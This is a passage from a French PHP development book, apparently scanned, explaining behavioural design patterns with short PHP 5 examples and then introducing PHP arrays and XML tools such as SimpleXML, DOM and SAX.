Par exemple, un proxy SOAP peut gérer les appels au serveur en mettant en œuvre une politique d'accès et de cache adaptée. Les requêtes qui n'attendent pas de réponse peuvent également être stockées dans un *pool* qu'une tâche planifiée se charge de digérer, au lieu d'être exécutées à la volée au détriment des performances.

> **À RETENIR Exploiter une application existante sans la modifier avec proxy et façade**
>
> Si vous exploitez une application existante dans le cadre de vos développements et que vous avez besoin de la modifier, la pire solution consiste à toucher au code source. En effet, lorsque vous serez amené à mettre votre ressource applicative à jour, vos modifications seront écrasées.
>
> Une solution plus pérenne consiste à utiliser la classe `Proxy` pour simuler votre ressource et modifier son comportement. Le motif façade peut également être utile pour faire appel aux ressources bas niveau d'une application.

Les motifs de comportement

La chaîne de responsabilité (Chain of responsability)

Principe de la chaîne de responsabilité

Une classe abstraite *`Handler`* sert de modèle à plusieurs classes `ConcreteHandler` destinées à prendre des décisions. Ces différentes classes peuvent se succéder : si la première ne peut prendre la décision, elle passe le relais à la deuxième et ainsi de suite.

Mise en pratique

Les classes `Président`, `Vice-président` et `Directeur technique` héritent d'une classe abstraite *`Décideur`*. Chaque élément d'une liste de requêtes concerne un des maillons de la chaîne de responsabilité.




Figure 10–14 Le motif chaîne de responsabilité (Chain of responsability)

La commande (Command)


Principe de la commande

Lorsque deux objets doivent communiquer entre eux, la méthode la plus simple consiste à créer une référence vers l'objet récepteur depuis l'émetteur et à appeler la méthode qui correspond à la requête à transmettre.

Avec le motif commande, nous allons encapsuler un troisième objet entre ces deux derniers. Son objectif sera de recevoir la requête de l'émetteur, d'invoquer le récepteur associé et de fournir un résultat.

L'émetteur (`Invoker`) fera référence à un objet commande qui se chargera, sur appel de la méthode `execute` d'appeler la bonne action.

Figure 10–15
Le motif commande (Command)



Sur la figure 10-15, une classe abstraite *`Command`* sert de modèle à des classes `ConcreteCommand`, qui réceptionnent les requêtes de `Invoker` et se chargent de leur exécution via les objets `Receiver` correspondants.

Mise en pratique

Un objet `Receiver` prend en paramètre une chaîne de caractères contenant une expression à évaluer puis renvoie un résultat. L'`Invoker` envoie à une commande plusieurs chaînes à évaluer puis récupère les résultats une fois qu'ils sont disponibles.

Utilisation

Ce motif sert souvent à mettre en place un *pool* de requêtes, un système de log ou une fonctionnalité « annulation » à plusieurs niveaux.

> **À RETENIR Mettre en place des macrocommandes**
>
> Le motif commande est pratique pour organiser un système qui met en œuvre de nombreuses commandes. Vous pouvez envisager de créer également des objets `MacroCommand` qui se chargent d'exécuter plusieurs actions élémentaires les unes à la suite des autres.

L'itérateur (Iterator)

Le motif itérateur met en place une stratégie de parcours. Il agit sur des collections.

Principe de l'itérateur

Une classe abstraite *Iterator* sert de modèle à des classes ConcreteIterator. Un objet Collection utilise un ConcreteIterator qui fournit un moyen d'itérer sur un ensemble de valeurs ou d'objets.

Utilisation avec PHP

Ce motif est souvent nativement intégré à PHP. Vous pouvez itérer sur les éléments d'un tableau ou sur les propriétés d'un objet sans avoir à déclarer d'itérateur. Vous pouvez également modifier le comportement de l'itérateur interne d'un objet, comme le montre l'exemple ci-après.

Redéfinition de la politique d'itération d'un objet

```
// Cette classe implémente l'objet Itérateur interne de PHP 5.

class PageTitles implements Iterator {
    private $titles = array();

    public function __construct($html_page) {
        preg_match_all('/<h1>(.*?)<\/h1>/x',
                       file_get_contents($html_page),
                       $this->titles, PREG_SET_ORDER);
    }

    public function rewind() {
        reset($this->titles);
    }

    public function current() {
        $var = current($this->titles);
        return $var[1] ? $var[1] : false;
    }

    public function key() {
        $var = key($this->titles);
        return $var;
    }
```

```
    public function next() {
        $var = next($this->titles);
        return $var;
    }

    public function valid() {
        $var = $this->current() !== false;
        return $var;
    }
}

// Itération sur les titres d'une page web.
$php = new PageTitles('http://www.php.net');
foreach ($php as $key => $title) {
    print "$key : $title\n";
}
```

Résultat du script précédent

```
$ php Iterator.php
0 : International PHP Conference 2005 - Program available
1 : web|works and php|works 2005 Program Online
2 : PHP 5.1 Beta 3 Available
3 : PHP 4.4.0 Released
4 : PEAR XML_RPC Vulnerability and PHP 4.4.0RC2 release
5 : PHP 5.1 Beta 2 Available
6 : Zend/PHP Conference 2005
7 : 10 years since PHP 1.0 was released!
8 : Forum AFUP 2005 Call for Papers
9 : CfP PHP Track - (AUUG) Annual Conference
10 : PHP West Security Conference in Vancouver, BC
11 : PHP Applications gathering
12 : PHP 5.0.4 and 4.3.11 Released
13 : International PHP Conference 2005 Spring Edition
14 : PHP Québec 2005: PHP - MySQL - Apache
15 : PHP &amp; PEAR at FOSDEM 2005
16 : php|symphony
17 : ApacheCon Europe 2005
18 : PHP Security Consortium
19 : O'Reilly Open Source Convention 2005
20 : Third Hungarian PHP Conference
21 : php|tropics
22 : PHP awarded Programming Language of 2004
```


Le médiateur (Mediator)

Principe du médiateur

Plusieurs objets `ConcreteColleague` issus d'un modèle *`Colleague`* sont attachés à un objet `ConcreteMediator` issu d'un modèle *`Mediator`*. Les objets `ConcreteMediator` définissent la politique de communication entre les objets `Colleague`.

Mise en pratique

On utilisera le médiateur, par exemple, dans une application GTK. Un formulaire est composé de nombreux champs (textes, boutons, listes, etc.), qui interagissent entre eux. Par exemple, la saisie d'un champ texte peut activer un bouton ou faire apparaître une liste déroulante.






Figure 10–16
Le motif médiateur (Mediator)

Toutes ces interactions entre les champs peuvent être gérées dans les objets qui les représentent. Toutefois, s'il y en a beaucoup, cela va vite augmenter la complexité des objets. L'idée du médiateur sera donc, comme le montre la figure 10-16, de centraliser la politique de communication au sein d'un groupe d'objets (les `Colleague`) dans un objet de médiation (le `Mediator`).

Le mémento

Principe du mémento

Un objet `Memento` sauvegarde l'état d'un objet afin de pouvoir le restaurer par la suite.

Mise en pratique

Par exemple, un objet `Parametres` est créé avec des paramètres initiaux, puis modifié par le biais d'une fonction `enregistre_parametre`. Toutefois, nous voulons finalement restaurer les paramètres initiaux ; nous faisons donc appel à la méthode `restore` du mémento chargé d'enregistrer l'état initial de `Parametres`.

Ce motif est rarement utilisé en PHP. Un objet `Memento` peut éventuellement être stocké en session afin de retenir un état ou plusieurs d'un objet couramment manipulé (paramètres utilisateur, etc.).

L'observateur (Observer)

Principe de l'observateur

Un observateur est à l'affût d'un signal de la part des différents sujets auxquels il est attaché. Son rôle est d'effectuer des opérations lorsque survient un événement.




Figure 10–17
Le motif observateur (Observer)

Mise en pratique

Dans notre exemple de la figure 10-17, l'objet `Livres Eyrolles` délivre un état des stocks et des prix. Lorsque l'objet est sollicité pour une opération sur les livres, il émet une notification afin que les observateurs `Ajout ou retrait ?` et `Changement prix ?` effectuent des vérifications et éventuellement des mises à jour.

Imaginons qu'une modification de prix ait été détectée. Alors l'observateur `Changement prix ?` effectue une mise à jour du cache des prix pour le catalogue en ligne et modifie l'état observé (`$_observerState`).

> **À RETENIR Mettre en place des observateurs persistants**
>
> Dans de nombreuses situations, l'état des différents observateurs devra être persistant entre deux requêtes/sessions utilisateur. Vous pouvez pour cela vous orienter vers des solutions comme SRM, monter une session spéciale ou exploiter les mécanismes de mémoire partagée décrits au chapitre 12.
>
> La méthode `update` de la classe abstraite *`Observer`* peut implémenter un mécanisme de sauvegarde sur disque des états (dans un fichier ou en base de données). Il faudra veiller cependant à ce que les constructeurs des observateurs concrets (`ConcreteObserver`) chargent la bonne valeur d'état.

Ce motif est beaucoup utilisé pour faire de l'observation d'événements sur des applications graphiques. Il peut être utile en PHP si votre application est composée de nombreux modules en relations.

> **À RETENIR Une interface observateur est implémentée nativement dans PHP 5 !**
>
> La SPL (*Standard PHP Library*) propose une interface *`Observer`* permettant d'implémenter ce motif. Pour obtenir davantage d'informations, vous pouvez consulter la documentation de la SPL :
>
> ▸ http://www.php.net/~helly/php/ext/spl/

L'état (State)

Ce motif sert à donner à un objet des comportements différents en fonction d'un état.

Principe de l'état

Plusieurs classes `ConcreteState` issues d'un modèle *`State`* représentent un même objet à des états différents. Suivant l'état du contexte, nous ferons appel à l'une ou l'autre des classes `ConcreteState`.

Mise en pratique

Une fonction `get_home_page` fait appel à un objet `pageManager` pour récupérer le contenu d'une page web. Selon que l'objet `pageManager` ait été instancié au moment où l'utilisateur était logué ou non, la page renvoyée sera différente.

En effet, si l'utilisateur est logué, `pageManager` sera issu d'un modèle *`LoguedPageManager`*, sinon il sera issu de *`AnonymousPageManager`*. Ces deux objets, bien que compatibles car héritiers de la classe abstraite *`PageManager`* ne se comporteront pas de la même manière pour construire les pages demandées par l'utilisateur.

La stratégie (Strategy)

Ce motif définit des familles d'algorithmes interchangeables à encapsuler dans des objets existants. Ce mécanisme doit être complètement transparent pour l'objet `Context`, qui ne fait qu'utiliser les méthodes définies par l'interface *`Strategy`*.




Figure 10–18
Le motif stratégie (Strategy)

Le motif stratégie est intéressant pour PHP car il se base uniquement sur les parties différentes d'algorithmes similaires. Ainsi, nous ne nous retrouvons pas avec des parties de code dupliquées inutilement.

Concrètement, ce motif peut servir à gérer plusieurs langues, plusieurs revêtements pour votre site ou toute autre fonctionnalité similaire.

Le patron de méthode (Template of Method)

Principe du patron de méthode

Plus un algorithme est complexe et volumineux, plus il doit être scindé. Le motif patron de méthode propose de fournir une classe dont la succession des méthodes définit les grandes lignes (le squelette) d'un algorithme.

Une méthode spéciale `launchMethod()` est chargée d'exécuter ces opérations primitives les unes à la suite des autres. L'implémentation de l'algorithme est délégué à la classe concrète `ConcreteClass` qui étend la classe abstraite *`AbstractClass`*.




Figure 10–19
Le motif patron de méthode (Template of Method)

Mise en pratique

Par l'intermédiaire de ce motif, vous pouvez implémenter des algorithmes similaires ayant des comportements différents. Par exemple, un algorithme de nettoyage qui définit des opérations primitives `retirer les doublons`, `nettoyer les orphelins` et `vider le cache` peut avoir deux implémentations « utilisateurs » et « produits ». La méthode de lancement s'appellerait alors `launchCleaner` (« Lancer le nettoyage »).

Avec PHP 5, vous pouvez automatiser le comportement de la méthode de lancement en itérant sur les méthodes qui correspondent à des opérations primitives. Pour cela, vous pouvez adopter une politique de nommage et l'API de réflexion, comme le montre l'exemple ci-après.

Un patron de méthode

```
class MyComplexAlgorithm {

    private function _part1() {
        echo __FUNCTION__."\n";
    }

    private function _part2() {
        echo __FUNCTION__."\n";
    }

    // Itération sur l'ensemble des méthodes qui constituent
    // le corps de notre algorithme.
    public function execute() {
        $reflect = new ReflectionClass('MyComplexAlgorithm');
        $methods = $reflect->getMethods();
        foreach ($methods AS $method) {
            if (substr($method->name, 0, 5) != '_part') {
                continue;
            }
            $this->{$method->name}();
        }
    }
}

$algo = new MyComplexAlgorithm();
$algo->execute();
```

RESSOURCE Générer automatiquement vos motifs de conception !

En vous rendant à l'adresse suivante, vous pouvez générer automatiquement vos motifs de conception et proposer des configurations pour automatiser la génération des motifs que vous souhaitez :

- http://php.openstates.org/generateur_de_motifs.php

TROISIÈME PARTIE

Bonnes pratiques de développement en PHP

Ces chapitres s'adressent aux développeurs et aux chefs de projet désireux d'optimiser, accélérer et déboguer des applications PHP.

Cette partie, qui repose sur de nombreux exemples pratiques, vous enseignera les principaux réflexes de développement adaptés aux caractéristiques de PHP.

11

Exploiter les points forts de PHP : les méta-structures

Tout programme informatique, quel qu'il soit, manipule des données. Les développeurs de PHP en ont conscience et savent rendre toujours plus simples et pratiques les outils de manipulation de contenu.

Nous verrons à travers ce chapitre que toute la souplesse de la plate-forme se retrouve dans les trois méta-structures principales utilisées dans les développements informatiques modernes.

Les tableaux permettent de manipuler des collections, des listes, des matrices ou des associations de données de manière extrêmement simple. PHP possède une multitude de fonctionnalités liées aux tableaux, parfois insoupçonnées.

Les documents XML sont l'avenir de l'interopérabilité. De très nombreux échanges se font maintenant à travers des protocoles basés sur XML : SOAP, XML-RPC, WDDX, etc.

Les objets permettent de structurer, organiser, hiérarchiser les développements. Ils sont aussi la base de la réutilisabilité et acteurs des développements ambitieux. Ce chapitre aborde les méthodes et les connaissances nécessaires à la manipulation agile et efficace de ces trois méta-structures. Il met également en avant les possibilités de transfert d'une méta-structure à l'autre.

Les trois méta-structures de base

Elles permettent de manipuler des données par le biais de formalismes et d'outils différents et complémentaires. Le tableau 11-1 résume les avantages et les limites liés aux trois méta-structures que nous nous proposons d'étudier dans ce chapitre.

Tableau 11–1 Avantages et limites des méta-structures

Méta-structure	Avantages	Inconvénients / limites
Les tableaux : manipulation pratique de données	Leur souplesse en PHP permet de manipuler un grand nombre de données et d'effectuer diverses opérations (tris, filtres, boucles, appels de fonctions, etc.). Les tableaux PHP peuvent manipuler n'importe quel type de données.	Les tableaux ne sont pas associés à un « modèle » (comme le sont les objets avec les classes ou les documents XML avec la DTD). Utiliser des tableaux complexes peut engendrer des problèmes d'intégrité et de compréhension du code. L'utilisation des tableaux se limite dans la plupart des cas à des opérations ponctuelles.
Les documents : classement, formatage et stockage de données.	Le stockage et le transfert de données d'une entité applicative à une autre sont possibles grâce aux documents. Ils sont la matière de l'interopérabilité. Le format XML permet un stockage organisé et lisible du contenu.	Un document est figé, la manipulation des données demande beaucoup plus de ressources qu'un tableau ou un objet (parseurs XML, sérialiseurs, etc.).
Les objets : manipulation organisée de données	Ils se composent de données (attributs) et de fonctionnalités (méthodes). Ils sont le principal acteur d'une architecture logicielle solide et favorisent l'intégrité des données (contrôles de type, visibilité, etc.).	Ils manquent parfois de souplesse par rapport aux tableaux. Leur utilisation impose une logique différente de l'approche procédurale, dont la maîtrise est longue. Les temps de traitements sont légèrement plus longs qu'en mode procédural.

Les tableaux

Quand et comment utiliser des tableaux ?

En PHP, les tableaux sont un couteau suisse indispensable pour manipuler des données sous toutes formes : listes, associations de valeurs, matrices, enregistrements, etc. Comme nous le verrons plus loin, de nombreuses fonctions accompagnent la gestion des tableaux. Nous pouvons les classer dans les catégories suivantes :

- fonctions de **tris**, **filtres**, **combinaisons** et **réorganisation** de données (dédoublonnage, etc.) ;
- fonctions de **comparaison** et de **fusion** entre plusieurs tableaux ;
- fonctions de simulation de **piles** et de **files** ;
- fonctions de **parcours** et d'**exécution** (effectuer des opérations en masse, appliquer des fonctions sur les clés ou les valeurs) ;
- fonctions de **transformation** depuis ou vers d'autres structures de données (chaînes de caractères, variables, etc.) ;
- fonctions **diverses** (tirage aléatoire, statistiques, etc.).

À RETENIR **Soyez conscient des possibilités qu'offrent les fonctions liées aux tableaux**

Les fonctions de gestion des tableaux ont pour la plupart été créées pour répondre à un besoin d'utilisation courante sur toute structure que peut simuler un tableau PHP (liste, matrice, association de valeurs, etc.). Prenez le temps de lire et assimiler tout ce qui est rendu possible par ces fonctions, vous éviterez ainsi de réinventer la roue.

L'illustration 11-2 dans la suite de ce chapitre met en avant les fonctions courantes et le lien suivant renvoie sur la documentation officielle de PHP. Vous y trouverez un ensemble de fonctions utiles pour manipuler des tableaux :

- http://www.php.net/manual/fr/ref.array.php

Exploiter la souplesse et la simplicité des tableaux PHP

Convertir des données en tableau

Comme nous l'avons vu, PHP dispose de nombreuses fonctions de manipulation de tableaux. Néanmoins ce n'est pas tout : les tableaux sont tellement pratiques en PHP qu'il existe également de nombreuses fonctions de transformation de données vers les tableaux.

Un fichier, une chaîne de caractères, un document XML, le contenu d'un objet, les enregistrements d'une base de données, tout peut être exporté sous forme de tableau.

Quelques exemples de fonctions de transformation vers un tableau

```
// Chaîne -> tableau
$tab = explode("\n", $chaine);

// XML -> tableaux
xml_parse_into_struct($parser, $xml, $vals, $index);

// Fichier -> tableau
$tab = file('fichier.txt');

// Requête SQL -> tableau
$row_tab = $result->fetch_array(MYSQLI_ASSOC);

// Fichier de configuration -> tableau
$config_tab = parse_ini_file('php.ini', true);
```

Exploiter la souplesse des tableaux

Les valeurs d'un tableau PHP peuvent être de n'importe quel type. Les clés en revanche ne peuvent être que des chaînes de caractères, des caractères ou des nombres entiers signés.

Un tableau peut être multi-dimensionnel. Il n'y a pas de restriction sur le nombre de dimensions. De même, il n'y a pas de restriction d'hétérogénéité sur les types de clés et de valeurs d'un même tableau.




Figure 11–1
Les valeurs d'un tableau en PHP supportent tout type de données

Déclarer un tableau peut se faire de plusieurs manières. L'exemple suivant montre trois déclarations qui créent des tableaux identiques.

Plusieurs solutions pour déclarer un tableau

```
// Alternative 1
$array = array(0 => 'Guillaume',
               1 => 'Ponçon');

// Alternative 2
$array[] = 'Guillaume';
$array[] = 'Ponçon';

// Alternative 3
$array = explode('|', 'Guillaume|Ponçon');
```

Déboguer les données contenues dans un tableau est également très facile grâce aux fonctions `print_r` et `var_dump` qui permettent un affichage intuitif du contenu d'un tableau.

Opérations utiles pour manipuler des tableaux

La figure 11-2 donne un aperçu de la liste des fonctions utiles pour manipuler des tableaux en PHP. Pour en savoir plus sur l'utilité de ces fonctions, PHP a l'avantage d'être accompagné d'une documentation en ligne très complète, en plusieurs langues dont le français et accompagnée de nombreux exemples.

Les documents XML

Quand et comment utiliser des documents XML ?

XML est un format permettant de représenter des données sous forme hiérarchique (arbre). Il existe depuis longtemps et il est aujourd'hui largement utilisé :

- Les formats de stockage convergent pour la plupart vers XML : PDF, documents bureautiques, XHTML, etc.
- De plus en plus d'applications stockent leurs données et leur configuration en XML.
- De nombreux protocoles d'échange et de manipulation de données se basent également sur XML : SOAP, WDDX, XMI, etc.

Un document XML simple est représenté sur la figure 11-3. Il se compose de balises (ou tags) (`book`, `intro`, `chapter`) accompagnées ou non d'attributs (`title`, `author`, `id`).

Figure 11–2
Liste des fonctions de tableau classées par catégories

FONCTIONS PHP POUR MANIPULER DES TABLEAUX

FONCTIONS DE FILTRAGE ET DE NETTOYAGE

array_filter, array_reduce, array_unique

FONCTIONS DE MANIPULATION DES CLÉS ET DES VALEURS

array_change_key_case, array_map, array_walk, array_walk_recursive, array_flip

FONCTIONS DE COMPARAISON

array_diff_assoc, array_diff_key, array_diff_uassoc, array_diff_ukey, array_diff, array_intersect_assoc, array_intersect_key, array_intersect_uassoc, array_intersect_ukey, array_intersect, array_udiff_assoc, array_udiff_uassoc, array_udiff, array_uintersect_assoc, array_uintersect_uassoc, array_uintersect

FONCTIONS DE TRI

arsort, asort, krsort, ksort, natcasesort, natsort, rsort, shuffle, sort, uasort, uksort, usort, array_multisort, array_reverse

FONCTIONS DE MANIPULATION DE PILES, FILES, LISTES

array_pop, array_push, array_shift, array_unshift, current, end, next, pos, prev, reset

FONCTIONS DE CRÉATION DE TABLEAU

array_combine, array, compact, explode, file, list, range

FONCTIONS D'EXTRACTION

array_chunk, array_keys, array_rand, array_search, array_slice, array_values, each, extract

RENVOI D'INFORMATIONS

array_count_values, array_key_exists, array_sum, count, in_array, key, sizeof

OPÉRATIONS DE TABLEAU À TABLEAU


array_merge, array_merge_recursive

FONCTIONS D'AJOUT EN MASSE

array_fill, array_pad, array_splice

Les balises ouvrante et fermante de même nom englobent un contenu (*Texte de l'intro...*) ou d'autres balises (`intro` et `chapter` dans `book`) ou les deux.

Figure 11–3
Un document XML



On peut également inclure dans un document XML des commentaires (`<!-- je suis un commentaire -->`) et des espaces de noms qui sont utiles pour distinguer plusieurs parties d'un document (`<mon_espace:book> ... </mon_espace:book>`). La balise spéciale `<![CDATA[ ... ]]>` est également utile pour inclure du contenu qui ne doit pas être interprété par le parseur XML.

En revanche, un document XML n'est dit valide que s'il respecte des règles, en particulier :

- Les balises ne doivent pas s'entre-croiser (`<book> <intro> </book> </intro>` n'est pas du XML).
- Une balise ouvrante est toujours suivie d'une balise fermante du même nom. Si la balise fermante suit directement la balise ouvrante, on peut la noter comme ceci : `<une_balise_sans_contenu />`.

> **À RETENIR Une petite convention avant de continuer**
>
> Pour simplifier la compréhension des concepts et outils abordés dans ce chapitre, nous nous baserons sur le document de la figure 11-3.

Concevoir et manipuler des documents XML avec PHP

De nombreux outils sont disponibles en PHP pour manipuler des documents XML. Nous pouvons les classer en deux types :

- Les **outils de manipulation généraux** : ils servent à parser et manipuler n'importe quel document XML, quelle que soit sa nature.
- Les **outils de manipulation spécifiques** : ils autorisent des manipulations avancées sur des documents XML spécifiques, tels que SOAP ou WSDL (pour les services web), WDDX (outil de sérialisation) et bien d'autres encore.

Le tableau 11-2 récapitule les principaux outils fournis par PHP pour manipuler du XML. Ces outils sont également décrits en détail dans la suite de ce chapitre.

Tableau 11–2 Outils PHP pour manipuler du XML

Outil	Type	Description, avantages et inconvénients
SAX	Général	SAX est un parseur qui s'adapte à tout type de documents XML. Il ne permet que la lecture d'un document. En revanche, il est très permissif, lit le XML de manière séquentielle et ne nécessite pas un chargement complet du document susceptible de bloquer l'exécution pendant un moment.

Tableau 11–2 Outils PHP pour manipuler du XML (suite)

Outil	Type	Description, avantages et inconvénients
DOM	Général	DOM charge un document XML en mémoire et vous pouvez lire, modifier et supprimer les différents constituants du contenu. DOM charge l'arbre du document XML et propose un parcours de nœud en nœud, contrairement à SAX dont le parcours est séquentiel.
SimpleXML	Général	SimpleXML est un outil introduit dans PHP 5. Il se base sur le *backend* de DOM et permet une navigation simplifiée. Chaque nœud du document est un objet portant le nom de la balise à laquelle il fait référence.
Libxml	Général	Cette extension fournit des fonctions bas niveau pour les outils qui l'utilisent (DOM, SimpleXML et XSLT).
SOAP	Spécifique	SOAP est un protocole d'échange de données normalisé, utilisé pour les services web.
WDDX	Spécifique	WDDX est un outil de sérialisation pour échanger des données structurées par paquets.
XML-RPC	Spécifique	Fournit des fonctions spécifiques pour manipuler des clients/serveurs XML-RPC.
XSLT	Spécifique	XSLT est un mécanisme qui analyse et fusionne deux documents XML, l'un contenant les données (XML) et l'autre un jeu de styles (XSL).

SimpleXML

Innovation de PHP 5, SimpleXML, comme son nom l'indique, simplifie la manipulation de documents XML. Il charge un document en mémoire sous forme d'objets qui prennent le nom des balises XML. Leur hiérarchie est la même que celle du document XML. La figure 11-4 illustre le fonctionnement de SimpleXML.

